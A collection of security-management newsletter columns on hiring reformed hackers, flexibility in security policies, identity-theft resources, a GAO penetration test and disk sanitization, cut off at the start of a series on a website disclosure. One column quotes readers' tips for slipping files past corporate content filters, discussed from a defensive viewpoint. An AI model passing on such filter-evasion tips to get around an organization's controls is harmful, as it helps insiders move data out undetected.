Post continues, "It is often assumed that major computer crime occurs when there is an interaction between a vulnerable employee and stress... careful review of case studies of computer crime reveals a much more gradual time course." Yet people who are considered clinically narcissistic would react swiftly and intensely when praise or expected reward are not forthcoming. Post writes that "individuals undergoing both personal and professional stress at the same time are particularly vulnerable" and goes on to describe how an IT specialist at a natural gas plant became distressed and "took the company hostage" by controlling the automated system in such a way it was a "bomb waiting to explode." Isn't this more comparable to a case of workplace violence? We should be analyzing such cases in the context of workplace violence rather than focusing on personality disorders.

Managing the risk of hiring a criminal hacker – someone convicted of computer crimes – can be handled using good old-fashioned background-screening techniques to discriminate among candidates and avoid hiring criminals. Instead, Kabay and others suggestion that organizations should profile individuals looking for telltale signs of *potential* criminal behavior. Observing narcissistic characteristics would raise a red flag for employers regarding a potential employee or even a current employee. But how accurate and beneficial is such categorization? Within the employee population of a typical medium to large organization, the chances are far greater that pedophiles, gamblers, drug abusers and so on are already employed – and these people pose a far greater risk to the organization than narcissists with a computer-hacking background. So while resources are diverted in a modern day witch-hunt for criminal hackers – or potentially criminal hackers – a loan broker masterminds a check-kiting operation that goes unnoticed until he is arrested.< http://www.mortgagefraudblog.com/index.php/weblog/comments/5328/ >

Today, too many security professionals have received only boot camp training for a certification that supposedly qualifies them for positions of responsibility in computer and information security. However, I believe that without commensurate technical security knowledge and training, the situation is putting someone who has just completed drivers' education training into a car at the Talladega Superspeedway. Adding pop psychology to information assurance practitioners' background enhances their ability to defend computer networks less than it brings the undue stigma of psychopathology on other human beings.

In part two of this two-part series, Paul O'Neil analyzes the potentially positive role that reformed criminal hackers can play in information assurance.

* * *

Paul O'Neil, CISSP, is currently working as a Web programmer and security consultant. He has a Master of Science in General Psychology and a Master of Science in Information Assurance. He invites comment < mailto:paul@codelogic.net > on these articles.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Hiring Hackers: A Rebuttal (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Reader (and Norwich University MSIA graduate) Paul O'Neil disagrees with my suggestions in the recent article "Hiring Hackers"< http://www.networkworld.com/newsletters/sec/2009/081009sec2.html > published in this column. He has written a thoughtful and constructive rebuttal which has made me think critically about my position even though I disagree with him; I hope his two-part analysis will stimulate further discussion. Everything that follows in this second of two parts is Mr O'Neil's work with minor edits.

* * *

The original articles on hiring hackers and criminal hackers into IT groups as programmers, network administrators and security personnel did not discuss the merits or the consideration of hiring a *bona fide* hacker. Many security professionals today portray infamous characters in the computer security world with a criminal history as miscreants such as Kevin Mitnick.< http://www.takedown.com/bio/mitnick.html > Yet I contend that Mitnick has done more to advance the world of computer security than thousands of security professionals.

I argue that we may be missing an opportunity to help advance the field of computer security even further by not including some elements of the hacker culture. Instead of closing the door on individuals that survived or profited in it, or achieved success however it is measured, we should try to leverage those hacking skills and consider improving technical security including all individuals in the discussion. Addiction psychology is employed heavily by former addicts in the field of psychology because they tend to make for better addiction specialists. Ostracizing all criminal hackers or potential hackers as misanthropes or worse with unjustified claims of a mental disorder demonizes people who could be contributors to our field.

Before Kevin Mitnick there was Frank Abagnale,< http://www.spiritus-temporis.com/frank-abagnale/biography.html > probably more successful at social engineering techniques than Mitnick, and even more technically advanced. Yet he was hired by the FBI to help combat banking crimes.< http://www.trutv.com/library/crime/criminal_mind/scams/frank_abagnale/index.html > If some hacker types are in fact motivated by notoriety or bravado, then we should harness that energy and turn what is generally regarded by security professionals as a negative into a positive. Let reformed hackers brag about defeating unreformed hackers.

In my opinion, current methods of computer security management support the increase of computer crimes. Slow-moving management structures are too slow to respond to evolving threats. Making it worse by depending solely on certified security professionals with the highest of ethical standards is not enough to defend a company's information assets. Although it is hard

to measure security effectiveness when so many crimes go unreported (or worse, undetected), *bona fide* hackers seem to be among the few participants in the security field who do have measurable results.

Attempts to apply mental health diagnoses to potential employees unjustly stereotypes individuals by slapping a stigma similar to schizophrenia or criminal behavior with high recidivism rates in the absence of evidence.

Let's not be dominated by the interests and motivations of the professional hacker when we are evaluating the potential of people involved in the hacker culture; motivations can change. And isn't it usually through abuse of authorized access that some of the most devastating breaches are made? As Jerrold Post suggests in Chapter 13 of the *Computer Security Handbook*, Fifth Edition,< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > the bizarre situation in many organizations is that we impose fewer restrictions on casual workers than we do on our loyal long-term employees: "There is an interesting paradox that the less loyalty expected from a class of workers, the less attention is paid to their security threats. Thus, fairly careful screening, including criminal background checks and credit checks, is usually obtained for staff employees" – but we allow unbonded maintenance personnel from commercial cleaning companies to have complete access to our facilities.

Casual application of psychological theory in the absence of sound research methodology is no way to strengthen security. We should fairly consider former hackers as legitimate and valuable resources in the battle against computer crime.

* * *

Paul O'Neil, CISSP, is currently working as a Web programmer and security consultant. He has a Master of Science in General Psychology and a Master of Science in Information Assurance. He invites comment < mailto:paul@codelogic.net > on these articles.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

IA Policies (1):
Do We Allow any Wiggle Room?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we resolve the issue of acknowledging (to ourselves) that some of our information assurance (IA) policies cannot, or should not, be strictly enforced, while at the same time conveying to staff the importance of always following IA policies?

My friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > recently raised the issue of rigidity of security policies and how employees get around those policies. I invited him to expand on his thoughts; everything that follows is entirely Ric's work with minor edits.

* * *

A recent article< http://lifehacker.com/5302841/use-gmail-drafts-to-mail-yourself-unallowed-files > asked readers the following question: "Got your own file-sending solutions for places where the filters are strong? Tell us all about them in the comments." The context was a story about an employee who had used Gmail to send himself material that his organization's deployed IA policy was blocking. Many Lifehacker readers happily contributed their not-especially-sophisticated approaches, such as, "Use https instead of http," or "Zip the document, and then add a password," or simply, "Change the file suffix to something that doesn't get filtered."

The Lifehacker article helps remind us of a few important points, including:

1) No matter what an organization's IA policies are, some staff members convince themselves that they have a legitimate need, even a right, to bypass them;
2) Unless an organization's IA policies reflect the existing business culture, then at least some staff members will feel they have a right or even a need to ignore some of these policies; and
3) Employees, i.e., insiders, can be quite skilled and persistent at discovering new approaches towards subverting, ignoring or going around inconvenient policies.

Consider an analogy with traffic laws (i.e., policies). Does this sound like someone you know? Joe (or Joan) always comes to a complete stop at red lights. At stop signs, Joe reduces his speed to about five MPH, and if it's clear to cross the intersection, he speeds up and drives through. On the highway, where the speed limit is posted as 65 MPH, Joe usually drives about 70 - 75, especially if other drivers do the same. Joe recently

purchased a radar detector to notify him of local *policy enforcement* zones. Joe's been driving for many years and receives an insurance discount that reflects his safety record.

Almost all of us have employees like Joe where we work (and indeed, we may even *be* a Joe or Joan). We do our best to create and deploy IA policies that:

1) Keep the organization in compliance with statutes and regulations,
2) Make sure that our organizations follow our own rules (e.g., we will strictly limit access to customer data),
3) Follow best practices for our industries, and
4) Implement any special requirements we may have (e.g., protect our intellectual property, require strong passwords).

As IA professionals, we would be naïve to imagine that Joe doesn't work as he drives: Joe understands the traffic laws, and bends them when he judges it's in his best interests to do so. If he is a good employee, he may bend our security policies when he judges it's in the organization's best interests. The question we should be asking ourselves is not, "How do we find and discipline (or fire) Joe?" Instead, we should think about these issues:

- To what extent do our IA policies reflect our business values and culture? Have we done our best to make sure that staff understand specifically those polices which will frequently seem to be especially inconvenient?
- How tolerant/flexible are we prepared to be with policy infractions and how much effort are we willing or able to spend on detecting them?

In the next of these two articles, Ric and I discuss the issue of fair vs arbitrary flexibility in IA policies.

* * *

Richard H. Steinberger, CISSP, CISM has over 20 years of hands-on and supervisory experience with computers and networks with special expertise in Internet and network security; security principles and products including firewalls, routers, VPNs, vulnerability assessment tools, intrusion detection systems, and hacking tools; advanced UNIX software development; and system administration. He has taught network security at University California Berkeley Engineering Extension and for several years as Adjunct Professor of Information Assurance in the MSIA Program at Norwich University. You may reach Ric by e-mail.< mailto:ricsteinberger@gmail.com >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

IA Policies (2):
Fair vs Arbitrary Flexibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we resolve the issue of acknowledging (to ourselves) that some of our information assurance (IA) policies cannot, or should not, be strictly enforced, while at the same time conveying to staff the importance of always following IA policies?

This is the second of two articles by friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > looking at rigidity or flexibility of security policies. What follows is Ric's work with minor edits plus a question I posed to him in our discussions of his original text.

* * *

Every IA policy developer, implementer and enforcer needs to maintain perspective as to which are the most serious policies – ones that it is vital be followed at all times by all staff – and which policies may be allowed to have some modest amount of flexibility (wiggle room) in how they are deployed and enforced.

Here's the trouble: We can't explicitly tell staff members that ***these*** are the policies you need to strictly obey all the time, while ***those*** are policies that we don't enforce as much, so they should use their own judgment.

Where certain activities are prohibited by IA policy, but it's simply not viable, desirable or cost effective to track down every violation, the optimal enforcement language may be something like, "Activity X is not allowed. The organization reserves the right to monitor staff for compliance and to implement appropriate disciplinary action when violations are detected." Such an approach provides clear notification to staff as to their responsibilities, and leaves the door open for whatever flexible policy enforcement IA staff may chose to deploy. This way, we can ignore Joe, or give him a warning, or revoke his license (terminate him).

[MK asks:] It's an interesting idea, but inconsistent enforcement of policy is a dangerous trap. < http://www.mekabay.com/infosecmgmt/personnel.pdf > Employees who *are* punished for the same violations for which other employees *are not* punished may decide to hire an attorney and initiate legal proceedings such as *wrongful dismissal* (aka *wrongful termination*) and *discrimination* lawsuits. For a list of the bases on which employees can file such suits, see Ellen Simon's *Employee Rights Post.* < http://www.employeerightspost.com/ > I'd much rather see clear, unambiguous and

uniformly enforced policies that reflect a realistic and flexible appraisal of the strategic objectives of the organization and a sound risk management philosophy.

[RS replies:]There are at least two ways to interpret this:

1) Some policies are "always" enforced, while other policies have more wiggle room, and
2) Some staff members are allowed to bend policy while others are selected for enforcement actions.

Case 2 is highly undesirable, and as you point out, may lead to legal issues. Case 1 is simply policy enforcement in the real world, where economics, staffing issues, technical limits and practicality place constraints on IA staff's ability to enforce all policies all the time.

To use the traffic analogy: It's considered acceptable if the highway patrol allows some degree of speeding, under certain conditions, allowing for traffic density, weather, road conditions, etc. It's considered far less acceptable, and generally illegal, if law enforcement selectively identifies expensive sports cars, or cars driven by people of specific ethnicity or gender, for enforcement actions.< http://www.counterpunch.org/drivingblack.html > We don't seem to mind if the patroller stops the fastest car, while allowing slower, but still speeding vehicles, to drive on. But we do – or should – get upset when cars are selected for ticketing because of the make or model of the car, or the complexion of the driver.

Similarly, flexible enforcement of IA policies must never become an exercise in arbitrary application of power.

What do you think? This is a particularly vexing problem and we welcome your comments in the public discussion area.

* * *

Richard H. Steinberger, CISSP, CISM has over 20 years of hands-on and supervisory experience with computers and networks with special expertise in Internet and network security; security principles and products including firewalls, routers, VPNs, vulnerability assessment tools, intrusion detection systems, and hacking tools; advanced UNIX software development; and system administration. He has taught network security at University California Berkeley Engineering Extension and for several years as Adjunct Professor of Information Assurance in the MSIA Program at Norwich University. You may reach Ric by e-mail.< mailto:ricsteinberger@gmail.com >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Identity Theft Resource Center: Goldmine of Information

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Identity theft (IDT) continues to grow in the US and the world as electronic personally identifiable information (PII) about all of us increases in volume and dispersion. The Identity Theft Resource Center® (ITRC)< http://www.idtheftcenter.org/ > provides excellent resources to help information assurance (IA) professionals and the public keep informed about current IDT developments and countermeasures.

ITRC is a non-profit organization sponsored by a wide range of organizations< http://www.idtheftcenter.org/artman2/publish/sp_links/Sponsors_Logos.shtml > including commercial anti-IDT firms, grants from foundations, consumer-protection organizations, and law enforcement agencies.

The group's mission statement< http://www.idtheftcenter.org/about/mission.html > is (quoting) to

- Provide best in class victim assistance at no charge to consumers throughout the United States.
- Educate consumers, corporations, government agencies and other organizations on best practices for fraud and identity theft detection, reduction and mitigation.
- Provide enterprise consulting and outsourced services related to information breach, fraud and identity theft.

Their philosophy is summarized on their Web site as follows:

- The ITRC fundamentally believes that both consumers and businesses are victims of identity theft and fraud.
- Prevention and reduction of identity theft will require education and cooperation between consumers, businesses, law enforcement agencies, and legislators.
- The ITRC believes that support and education of businesses has a strong positive impact on the restoration of victims' lives, and the prevention of further identity theft.
- The ITRC has consciously avoided legal advocacy as a method of forwarding its mission.

I asked Linda Foley, the Founder and Chairman of the ITRC, to explain this last point. She explained, "ITRC believes that it is critical that we work as a team whenever we can: law enforcement, business, government, consumers and advocates. We have found that once a problem has been addressed with the correct person at a company, litigation is not needed. ITRC maintains a centrist position and, as such, has found that entities are open to discussing matters with us to resolve common issues."

The ITRC keeps a record of publicly disclosed data breaches< http://www.idtheftcenter.org/artman2/publish/lib_survey/ITRC_2008_Breach_List.shtml >; this list is updated daily and published every Tuesday. "To qualify, breaches must include personal

identifying information that could lead to identity theft, especially the loss of Social Security numbers. ITRC follows U.S. Federal guidelines about what combination of personal information comprise a unique individual, and the exposure of which will constitute a data breach."

"There are currently two ITRC breach reports which are updated and posted on-line on a weekly basis.[bullets added]

- The ITRC Breach Report presents individual information about data exposure events and running totals for a specific year.
- The ITRC Breach Stats Report develops some statistics based upon the type of entity involved in the data exposure. Breaches are broken down into five categories, as follows: business, financial/credit, educational, governmental/military and health care. Other more detailed reports are generated throughout the year and posted on a quarterly basis."

When I checked the breach reports in early July 2009, there were 268 breaches analyzed covering a total of over 12M records. The database includes these fields:

- ITRC Breach ID
- Company or Agency
- State
- Estimated Date
- Breach Type (e.g., electronic, paper data)
- Breach Category (e.g., Educational, Government/Military, Banking/Credit/Financial)
- Records Exposed?
- # Records Reported
- Attributions (publication data such as source, date, author, title, URL)

This database is an invaluable research resource for everyone interested in studying the issue of IDT.

In addition to these scholarly reports, the Web site also includes

- Victim resources< http://www.idtheftcenter.org/artman2/publish/victim/index.shtml >
- Consumer resources< http://www.idtheftcenter.org/artman2/publish/c_resources/index.shtml >
- Scams and consumer alerts< http://www.idtheftcenter.org/artman2/publish/s_alert/index.shtml >
- Special materials aimed at educating teenagers< http://www.idtheftcenter.org/artman2/publish/teen/index.shtml >
- Contacts for being added to the list for press releases< http://www.idtheftcenter.org/artman2/publish/media/index.shtml >
- Special fact sheets for law enforcement personnel and private investigators.< http://www.idtheftcenter.org/artman2/publish/law/index.shtml >

Finally, the ITRC offers a US toll-free number for victim assistance: 800-400-5530.

I recommend that readers include information about this organization in their security awareness materials for employees, students and their families.

In part 2 of this two-part sequence, I'll summarize highlights from the valuable report entitled, "Identity Theft: The Aftermath 2008."

* * *

Join me online for three courses in October and November 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," < http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," < http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals." < http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Identity Theft Resource Center: The Aftermath 2008

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Identity theft (IDT) is a major problem worldwide. The Identity Theft Resource Center (ITRC)< http://www.idtheftcenter.org/ > provides excellent resources to help information assurance (IA) professionals and the public keep informed about current IDT developments and countermeasures. In my first column about the organization, I reviewed some of the many resources freely made available to the public by the ITRC.

Today I'm pointing to the report entitled, "Identity Theft: The Aftermath 2008."< http://www.idtheftcenter.org/artman2/publish/m_press/Identity_Theft_The_Aftermath_2008.shtml > The PDF file< http://www.idtheftcenter.org/artman2/uploads/1/Aftermath_2008_20090520.pdf > is 43 pages long and has a great deal of useful data for researchers and information assurance (IA) professionals.

The Executive Summary (p 2 ff) sets an excellent tone by warning that "This study reflects only the experiences of confirmed identity theft victims who worked with the ITRC in 2008. It is not a national census study of all victims of identity theft. Responses were given at the time victims responded to the survey and may not fully represent the entire experience of the individual. Thus, certain measures of victimization represent conservative estimates since the assessment was limited to the ending date of the study."

I wish other studies were as careful in stating the limits of their data collection!< http://www.mekabay.com/methodology/crime_stats_methods.pdf >

Some of the highlights from this sixth annual study:

- 75% of the respondents reported that the IDT involved only financial fraud; 5% involved criminal fraud only.
- About 2/3 of the people responding to questions about medical IDT stated that the imposters obtained medical services using their identity. Including other metrics of abuse, it looks as though a large number of imposters may be using stolen identities for medical help.
- More people are taking proactive measures to discover IDT before they are surprised. In 2007, around 4/5 of the respondents were unprepared; in 2008 it was only about 1/3. Similarly, only about 1 in 12 respondents were taking proactive measures (e.g., checking their credit records) whereas in 2008 the number had jumped to almost 1 in 2.
- "For the past six years, opening new lines of credit has remained the most frequently occurring financial crime. In 2008, 67% of the victims were in this category. Charges on stolen credit cards and debit cards without a PIN also ranked high on the list. This is more than double any preceding year. As predicted by ITRC, check fraud grew to 17% in 2008, increasing from the 12% in 2007. Criminals also took out various types of loans using personal identifying information. Mortgages and 2nd mortgages (33%), car loans

(22%), personal loans (32%) and business loans (8%) were among those types of loans reported."

- Out-of-pocket expenses to victims averaged over $700 in 2008 for damages to existing accounts.
- "In 2008, the average loss in goods and services to businesses, as reported by survey respondents, was $90,107 compared to $48,941 in 2007. This study only includes respondents who contacted the ITRC in 2007 and is not necessarily indicative of a national business loss average."

Well done, ITRC. Keep up the good work.

* * *

Join me online for three courses in October and November 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," < http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," < http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals." < http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Reality Trumps Theory:
GAO Strikes Again, Demonstrates Weakness of FPS

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of the mottos of the Master of Science in Information Assurance (MSIA) Program< http://infoassurance@norwich.edu > at Norwich University< http://www.norwich.edu> is "Reality Trumps Theory." This mantra means that book-learning is great, but actually looking at how the world works is better.

One application of the mantra in the MSIA is the case study< http://infoassurance.norwich.edu/case_study.php > which every student must complete; our expectation is that students will confront contradictions between what experts are writing in their study materials and how their case-study organizations are actually performing information assurance (IA) tasks. These insights provide depth and perspective to our students.

The US Government Accountability Office (GAO)< http://www.gao.gov/ > performs a similar reality-based exercise for the federal government. The list of reality-based analyses< http://www.gao.gov/docsearch/repandtest.html > of how government agencies are carrying out their tasks for January through June 2009 alone includes 437 reports; the total number of reports available is 42,957 on topics as diverse as Agriculture and Food, Environmental Protection, Homeland Security, National Defense, and Veterans Affairs (picking a few out of the 27 areas listed in the "Browse by Topic" page< http://www.gao.gov/docsearch/topic.php >.

Report GAO-09-959T was released on July 8, 2009. It is of "Testimony Before the Senate Committee on Homeland Security and Governmental Affairs" by Mark L. Goldstein, Director of Physical Infrastructure Issues and is entitled "HOMELAND SECURITY: Preliminary Results Show Federal Protective Service's Ability to Protect Federal Facilities Is Hampered By Weaknesses in Its Contract Security Guard Program."< http://www.gao.gov/new.items/d09859t.pdf >

GAO investigators carried out a vulnerability analysis of the physical security measures being enforced largely by security guards working for companies on contract to the Federal Protective Service (FPS)< http://www.ice.gov/pi/fps/org_hfs.htm >, whose "mission is to render federal properties safe and secure for federal employees, officials and visitors in a professional and cost effective manner by deploying a highly trained and multi-disciplined police force."

Although one can hardly refer to the main points as highlights, here are some of the salient findings of the penetration study:

- Despite written standards for training and certifications required to operate x-ray and magnetometer (metal-detector) equipment, many guards have not received adequate or indeed any such training.
- Out of 663 randomly selected guards, 62% "had at least one expired certification including a declaration that guards have not been convicted of domestic violence, which make them ineligible to carry firearms."
- The FPS has no systematic program of inspection.

- In 10 tests at secure federal government facilities (including "offices of a U.S. Senator and U.S. Representative, as well as agencies such as the Departments of Homeland Security, State, and Justice"), GAO inspectors were able to pass materials for making bombs which they then assembled and carried around in a briefcase without being challenged.

Reaction to the report was vitriolic,< http://voices.washingtonpost.com/federal-eye/2009/07/gao_releases_report_on_federal.html > but I want to focus readers' attention on the lesson for security officers and network administrators.

First, security must be more than what Bruce Schneier has called "security theater" in his 2003 book, *Beyond Fear: Thinking Sensibly about Security in an Uncertain World*.< http://www.amazon.com/Beyond-Fear-Thinking-Sensibly-Uncertain/dp/0387026207 >. For an analysis of security theater in airport security, see my 2005 paper.< http://www.mekabay.com/opinion/airport_safety.pdf > Going through the motions of securing our organizations is equivalent to building a Potemkin village< http://www.straightdope.com/columns/read/2479/did-potemkin-villages-really-exist >: a sham that presents the illusion of security without effectively improving it.

Second, outsourcing security functions raises issues of commitment and supervision. A firm under contract may have even more pressure to reduce costs (e.g., by reducing training and certification) given the fundamental difficulty of knowing whether the lack of security incidents is due to good security, luck, or inadequate recognition of security incidents.

Third, there is no substitute for penetration testing. When was the last time you performed a vulnerability analysis of any type on your systems, including technical penetration analysis and social engineering tests? The latter should ideally be performed on a prepared workforce, as Dr John Orlando explained in a series of articles in this column in 2007:

Social engineering in penetration testing:

- Cases< http://www.networkworld.com/newsletters/sec/2007/1022sec2.html >
- Analysis< http://www.networkworld.com/newsletters/sec/2007/1029sec1.html >
- Planning< http://www.networkworld.com/newsletters/sec/2007/1029sec2.html >

However, the principle is that no matter how confident we are of the wisdom and suitability of our security measures, we need to see how (or if) they are working.

Reality trumps theory.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you

online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Title 1
Title 2

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I recently attended a Webinar about developments in Ensconce Data Technology's (EDT) DigitalShredder technology, about which I last wrote in 2007.< >

Jack Thorsen, Senior Executive Vice President, and Bruce Stimon, Vice President of Public Sector Solutions presented a review of data destruction on hard drives prior to repurposing or disposal.

EDT argues that hard drives must be properly sanitized before disposal and that disposal should be under the control of users, not outsourced.

About 5.6B hard drives are expected to have been produced between 2001 and 2011; of those, some 750M reached their end of life in 2008. In addition, there are about two or three refreshes of hard drives during their life cycle.

The US regulatory situation imposes serious penalties on individuals and organizations for violations of data protection laws and rules.

Sanitization requirements and technologies have changed significantly over the last decades. In "Antiquity" (before 1992), the DoD 5220 recommended deletion, reformatting, and triple overwriting but there was little concern for compliance. Old equipment was destroyed using hammers and drills for physical destruction of the spindle motor. To go even further, some people drilled holes in the drive. However, discussions with faculty from University of California San Diego really opened Bruce's eyes: their electronic microscope could read magnetic domain information from tiny fragments of a fraction of an inch. So fragmenting or damaging magnetic disks was simply inadequate for high-value information.

Another problem was that hard disk drives crashed a lot. Manufacturers put a great deal of effort into providing warning signs – but in the early days you knew the drive was bad when it crashed.

Starting in 1992, which he calls the Renaissance, the NSA was concerned about inadequate sanitization by government agencies. NIST took over responsibility for standards and codified them in FISMA. In addition, the commercial world saw the adaptation of bulk erasure, originally developed for application to magnetic tapes, to magnetic disks. Another development in the 1990s was the development of more complex disk drives; but the consequence was greater difficulty in sanitizing the drives.

By 2006, NIST SP800-88 defined requirements for clear – purge – destruction and the recognition of secure erase. One of the key issues is that any sanitization must use internal procedures available in the disk drives for erasure.

SP800-88 divides media sanitization into four categories:

- Disposal: discarding media with no sanitization. E.g., recycling paper.

- Clearing: protecting confidentiality against robust keyboard attack; e.g., overwriting.
- Purging: protecting against laboratory attack; e.g., using firmware Secure Erase command for ATA, degaussing.
- Destruction: physically destroying media; e.g., burning…

Commercial software available but has major weaknesses:

- Don't delete data beyond forensic reconstruction
- Lack of automated data logging, audit trails or certification labels
- Single drive can take more than 24 hours compared with firmware method at 150 GB/hr
- Ties up a workstation for entire period
- Vulnerable to user manipulation
- Issue of reliability

Degaussing machines were not a successful approach

- Not lifecycle management tool – end of life only
- Unable to reuse drive
- Not office friendly (special area)
- Dangerous high mag fields need special precautions (e.g., pacemakers)
- Destroys r/w heads – cannot confirm data destruction
- Needs constant recalibrations to ensure proper functionality
- Qualify as purge method but in practice doesn't work<

Mechanical destruction using hammers, nail guns, belt sanders and enormous mechanical shredders

- End of life only
- Heavy, bulky, noise – not for offices
- Lack of automated data logging or audit trail
- No reuse
- Toxic hazards left over
- Encourages stockpiling of drives
- Not scalable
- However, EDT solutions contribute to this process by protecting data during transport

Secure Erase Feature

- ANSI Standard T13 Committee
- Current drives embed this feature in firmware
- ATA Rev 45 Spec stipulate inclusion
- Destruction command embedded in firmware for ATA drives including IDE, EIDA, PATA, SATA
- Atomic process – eradicates all user data beyond forensic reconstruction
- Up to 18 times faster than ineffective overwrite routines
- Implemented by global hard ddrive mfrs in 2002
- Validated and certified by the Intl Security Community
- BUT this was blocked by BIOS and OS developers so that no malware could invoke Secure Erase on a computer

SP 800-88: "For hard drive devices or devices where firmware purge commands can be accessed and utilized, this may e the best option for an organization. Firmware purge commands can provide strong assurance of data protection while allowing the device to be reused." [p 30]

Bruce Stimon continued the lecture.

Reducing the burden and cost of replacing drives by new equipment is significant, especially if the process takes minutes instead of days. Help Desk operations are improved by reducing long delays in returning drives that need sanitization. Also in this economic environment, the amount of employee turnover has sky-rocketed, resulting in huge demands on tech support to wipe the departed employees' drives before returning them at end-of-lease periods.

The EDT DigitalShredder provides a self-contained facility that does not require external screen, keyboard or mouse – all user I/O is through a touch screen.

One of the most important features is the ability to verify the actual degree of sanitization and document that process including detailed log files. Can print certificates of destruction on a printer that comes with the system that is connected through a USB port; however, it is not possible to use the USB host port to connect any other type of system to the DigitalShredder, thus preventing manipulation of the data on the device. Can also use the USB port to download log files and to upload new software. The upload is accomplished using proprietary algorithms; however, the company is exploring more secure upload controls.

If an agency requires or prefers only a simple data clearance, those can be implemented.

At completion, the erased drive can be labeled with a physical label that has a bar code including log-entry information. These labels can be scanned for error-free, automated equipment tracking. The digital log is also easily available.

The DigitalShredder takes multiple personality blocks to handle different interfaces for hard drives. They avoid providing extenders with cables to maintain a strict enclave that provides highly secure control over the process; indeed, it is not possible to remove a drive from a bay in use without forcing reinitiating the secure erase process. They have plans to create rack-mount versions, but such an approach reduces portability. There is an adapter kit for a 19" rack.

The technology has been used by many federal agencies, such as the DHS, DVA, DoE, US Army, DoD, NIH,

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are

"Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Norm Coleman Web Crash and Full Disclosure
Part 1: The Facts

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we make ethical decisions? It is surely not by announcing preferences as if we were choosing a flavor of ice cream. There are guidelines we can follow in making ethical decisions, as Prof John Orlando, PhD described in an earlier series in this column in 2007 on social engineering in penetration testing.< http://www.networkworld.com/newsletters/sec/2007/1022sec2.html >

This column is the first of two articles written in close collaboration with MSIA student Becki True, CISSP examining the ethical questions raised by the actions taken by people who discovered a vulnerability on the *Norm Coleman for Senate* Website and made it public. Ms True and began with her initial essay and worked together in adapting and extending it for this series.

Before we go on any further, we want to make it clear that although we identify a specific blogger in these essays, our interest is *not* in character assassination; we are interested in using the incident as an opportunity for teaching.

* * *

